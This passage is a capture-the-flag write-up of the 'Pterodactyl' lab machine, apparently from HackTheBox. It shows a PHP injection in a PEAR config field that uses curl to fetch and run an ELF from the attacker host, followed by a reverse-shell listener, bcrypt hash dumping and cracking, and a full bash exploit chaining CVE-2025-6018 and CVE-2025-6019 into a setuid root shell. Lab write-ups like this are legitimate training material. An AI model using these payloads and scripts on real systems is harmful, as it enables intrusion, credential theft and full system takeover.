PEAR documentation directory   doc_dir          /<?=system('{curl,http:/10.10.15.72:8080/pentest.elf,--output,/tmp/pentest.elf};{chmod,100,/tmp/pentest.elf};{exec,/tmp/pentest.elf}')?>/pear/docs
<SNIP>
Successfully created default configuration file "/var/www/pterodactyl/public/test.php"

python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

10.129.2.240 - - [11/Feb/2026 16:35:21] "GET /pentest.elf HTTP/1.1" 200 -
<SNIP>

nc -lvnp 5050
listening on [any] 5050 ...
connect to [10.10.15.72] from (UNKNOWN) [10.129.2.240] 43452
whoami
wwwrun- Alternatively, if you use the PoC, you should see output confirming that the request was processed successfully and that the payload staging and execution steps completed:
$python pterodactyl_rce.py 10.10.15.72 5051
[INFO] [+] Generating ELF payload using IP 10.10.15.72 and port 5051 + (shell_h22uzsdw)
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: shell_h22uzsdw
[INFO] [+] Payload generated successfully
[INFO] [+] Starting HTTP listener on port 8080
[INFO] [+] PEAR config created: /tmp/shell_h22uzsdw.php
[INFO] [+] Listener thread started on port 5051
listening on [any] 5051 ...
10.129.2.240 - - [11/Feb/2026 17:09:10] "GET /shell_h22uzsdw HTTP/1.1" 200 -
[INFO] [+] File served, listener terminated
connect to [10.10.15.72] from (UNKNOWN) [10.129.2.240] 59786
[INFO] [+] Local payload removed: shell_h22uzsdw
[INFO] [+] Enjoy your shell, upgrade with python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
wwwrun@pterodactyl:/var/www/pterodactyl/public>
- Nevertheless, we have a foothold. With the current permissions, we can read the user flag from the /home/phileasfogg3 directory.
wwwrun@pterodactyl:/home/phileasfogg3> cat user.txt
cat user.txt
8829fca<HASH_REDACTED>b02787
- That was a fairly tough foothold, at least for me. Next, we need to focus on privilege escalation and lateral movement. Remember the database credentials we obtained earlier (step 8); we can use them to authenticate to the local MariaDB instance:
wwwrun@pterodactyl:/home/phileasfogg3> mysql -h 127.0.0.1 -u pterodactyl -p
mysql -h 127.0.0.1 -u pterodactyl -p
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password: <PASSWORD_REDACTED>

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3364
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
- We can perform some basic enumeration in the database and identify password hashes for two users, phileasfogg3 and headmaster.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| panel              |
| test               |
+--------------------+
3 rows in set (0.003 sec)

MariaDB [(none)]> use panel;
MariaDB [panel]> show tables;
+-----------------------+
| Tables_in_panel       |
+-----------------------+
| activity_log_subjects |

<SNIP>
| user_ssh_keys         |
| users                 |
+-----------------------+
MariaDB [panel]> select username,password from users;
select username,password from users;
+--------------+--------------------------------------------------------------+
| username     | password                                                     |
+--------------+--------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdl<REDACTED>HP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO0TBZA8hLB6nuS<REDACTED>i3I4AVVN2IgE7mZJLzky1vGC9Pi |
+--------------+--------------------------------------------------------------+
2 rows in set (0.001 sec)
- The hashes are bcrypt. One of them can be cracked with hashcat using mode 3200:
$hashcat -m 3200 hashes.txt /home/copper_nail/Desktop/rockyou.txt
<SNIP>
$2y$10$PwO0TBZA8hLB6nuS<REDACTED>i3I4AVVN2IgE7mZJLzky1vGC9Pi:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLz...vGC9Pi
Time.Started.....: Mon Feb  11 23:57:08 2026 (2 mins, 10 secs)
Time.Estimated...: Mon Feb  11 23:59:18 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/copper_nail/Desktop/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      107 H/s (5.72ms) @ Accel:6 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 13896/14344385 (0.10%)
Rejected.........: 0/13896 (0.00%)
Restore.Point....: 13860/14344385 (0.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: aldrich -> superpet
Hardware.Mon.#1..: Util: 90%
Started: Mon Feb  11 23:57:03 2026
Stopped: Mon Feb 11 23:59:20 2026- With the recovered password, we can log in via SSH as phileasfogg3. The login banner promises us “a lot of fun,” which feels more like an ironic warning than reassurance, given what comes next.:
ssh phileasfogg3@pterodactyl.htb
(phileasfogg3@pterodactyl.htb) Password:
Have a lot of fun...
Last login: Fri Feb 11 12:08:36 2026 from 10.10.15.72
phileasfogg3@pterodactyl:~> whoami
phileasfogg3
- At this point we can begin our usual enumeration routine, but the basic Linux commands and checks do not reveal much. However, we notice that the /var/mail directory contains a message for our user, and it provides a useful hint about the underlying vulnerability.
phileasfogg3@pterodactyl:/var/mail> cat phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and system logs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

— HeadMonitor
System Administrator
- The mail references attempts to exploit udisks. From there, we can look up recent public CVEs involving udisks/Polkit behavior and eventually find a well-known chained local privilege escalation: CVE-2025-6018 (PAM / “allow_active” impersonation) combined with CVE-2025-6019 (libblockdev/udisks2 logic issue) to reach full root on affected systems. The full technical explanation is out of scope for this write-up, but the key ideas are:
- Linux and Polkit treat “active” (physically present) sessions as more trusted for certain actions.
- A misconfiguration can allow a non-console user to appear as an “allow_active” user, unlocking Polkit actions that normally require physical presence.
- Once treated as “allow_active”, disk-management actions become available through udisks.
- In the vulnerable path, udisks/libblockdev can temporarily mount a filesystem during certain operations, and the issue is that the mount is not handled safely in a way that prevents privilege escalation.
- First, we verify if the host matches the affected baseline for the udisks/Polkit local privilege escalation chain. The system is running openSUSE Leap 15.6 with polkit 121 installed, and the installed PolicyKit tools also report version 121:
phileasfogg3@pterodactyl:~> pkaction --version 2>/dev/null
pkaction version 121
phileasfogg3@pterodactyl:~> rpm -q polkit
polkit-121-150500.3.6.1.x86_64
phileasfogg3@pterodactyl:~> grep PRETTY_NAME= /etc/os-release
PRETTY_NAME="openSUSE Leap 15.6"- The above checks confirm that the target matches the Polkit version and distribution family referenced in the public advisories, so it is reasonable to attempt the attack. In our case, however, the target environment is missing the tooling typically used by public PoCs for the XFS-based path, which prevents a straight execution of existing exploit code. To continue, we adapt the approach and provide the required filesystem artifact from an external system, then validate the behavior on the target. The next steps are performed on the attacking machine to generate a minimal XFS filesystem image that can be transferred to the target for testing:
$dd if=/dev/zero of=./xfs.image bs=1M count=300
300+0 records in
300+0 records out
314572800 bytes (315 MB, 300 MiB) copied, 0.189164 s, 1.7 GB/s
$mkfs.xfs ./xfs.image
meta-data=./xfs.image            isize=512    agcount=4, agsize=19200 blks
         =                       sectsz=512   attr=2, projid32bit=1
         =                       crc=1        finobt=1, sparse=1, rmapbt=0
         =                       reflink=1    bigtime=1 inobtcount=1 nrext64=0
data     =                       bsize=4096   blocks=76800, imaxpct=25
         =                       sunit=0      swidth=0 blks
naming   =version 2              bsize=4096   ascii-ci=0, ftype=1
log      =internal log           bsize=4096   blocks=16384, version=2
         =                       sectsz=512   sunit=0 blks, lazy-count=1
realtime =none                   extsz=4096   blocks=0, rtextents=0
$mkdir ./xfs.mount

$sudo mount -t xfs ./xfs.image ./xfs.mount
$sudo cp /bin/bash ./xfs.mount
$chmod 04555 ./xfs.mount/bash
chmod: changing permissions of './xfs.mount/bash': Operation not permitted
$sudo chmod 04555 ./xfs.mount/bash
$sudo umount ./xfs.mount
$scp ./xfs.image phileasfogg3@pterodactyl.htb:~/
xfs.image 12% 38MB 2.9MB/s 01:30 ETA- The image was successfully copied to the target system. Next, we need to satisfy the prerequisite condition described in CVE-2025-6018 to obtain the required “active” authorization context for the rest of the chain. We can use a publicly available PoC as a reference for this step:
python exploit.py -i 10.129.76.255 -u phileasfogg3 -p <PASSSWORD_REDACTED>
2026-02-12 02:27:11 [WARNING] Use only with proper authorization!
2026-02-12 02:27:20 [INFO] Testing: PolicyKit Check
<SNIP>
2026-02-12 02:27:21 [INFO] No escalation detected: PolicyKit Check
2026-02-12 02:27:21 [INFO] EXPLOITATION SUCCESSFUL - Privilege escalation confirmed
2026-02-12 02:27:21 [INFO] Starting interactive shell session
--- Interactive Shell ---
Commands: 'exit' to quit, 'status' for privilege check
exploit$ id
id
uid=1002(phileasfogg3) gid=100(users) groups=100(users)
exploit$ exploit$ - Finally, we proceed with CVE-2025-6019. At this stage we can use an exploitation script that leverages the XFS image we had already transferred to the target to trigger the vulnerable code path and complete the privilege escalation. Alternatively, the same outcome can be achieved by following the manual methodology described by the original researchers in their published analysis. The minimal script code is attached below:
#!/usr/bin/env bash

gdbus call --system \
  --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

killall -KILL gvfs-udisks2-volume-monitor 2>/dev/null || true

# prevent stdin blocking
udisksctl loop-setup --file ./xfs.image --no-user-interaction < /dev/null

(
    while true; do
        bash_path=$(ls -d /tmp/blockdev*/bash 2>/dev/null | head -n1)
        if [ -n "$bash_path" ]; then
            "$bash_path" -c 'sleep 10; ls -l "$0"' && break
        fi
        sleep 0.5
    done
) &

gdbus call --system \
  --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize \
  0 '{}'

mount

bash_path=$(ls -d /tmp/blockdev*/bash 2>/dev/null | head -n1)
[ -n "$bash_path" ] && exec "$bash_path" -p- Copy the file with the exploit to the machine:
scp exploit.sh  phileasfogg3@pterodactyl.htb:~/
(phileasfogg3@pterodactyl.htb) Password:
- Run the file and read the flag:
chmod +x exploit.sh
exploit$ exploit$ ./exploit.sh
./exploit.sh
('yes',)
Mapped file ./xfs.image as /dev/loop0.
exploit$ [press any key here]
Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resizing filesystem on /dev/loop0: Failed to unmount '/dev/loop0' after resizing it: target is busy
<SNIP>

bash-5.2#
bash-5.2# exploit$ id
-r-sr-xr-x 1 root root 1265648 Feb 21 09:53 /tmp/blockdev.8FRZK3/bash
id
uid=1002(phileasfogg3) gid=100(users) euid=0(root) groups=100(users)
bash-5.2# exploit$
cat /root/root.txt
3b96d43<HASH_REDACTED>09c
Final Thoughts:
Although Pterodactyl is rated as a Medium machine, it felt much closer to Hard to me. The challenge was not just about finding a single vulnerability, but about understanding and chaining multiple behaviors together across different stages of the attack.
The foothold itself required careful reasoning: identifying the panel version from exposed information, researching the CVE, understanding that the primitive was not a direct unauthenticated RCE, and then pivoting it into code execution through a file write technique. That part alone involved a lot of testing and troubleshooting.
Privilege escalation is also not a typical Medium path. After gaining access, the machine required additional enumeration, database abuse, credential cracking, and then a chained local privilege escalation path involving Polkit/udisks behavior, with some adaptation because the environment did not fully match public PoCs.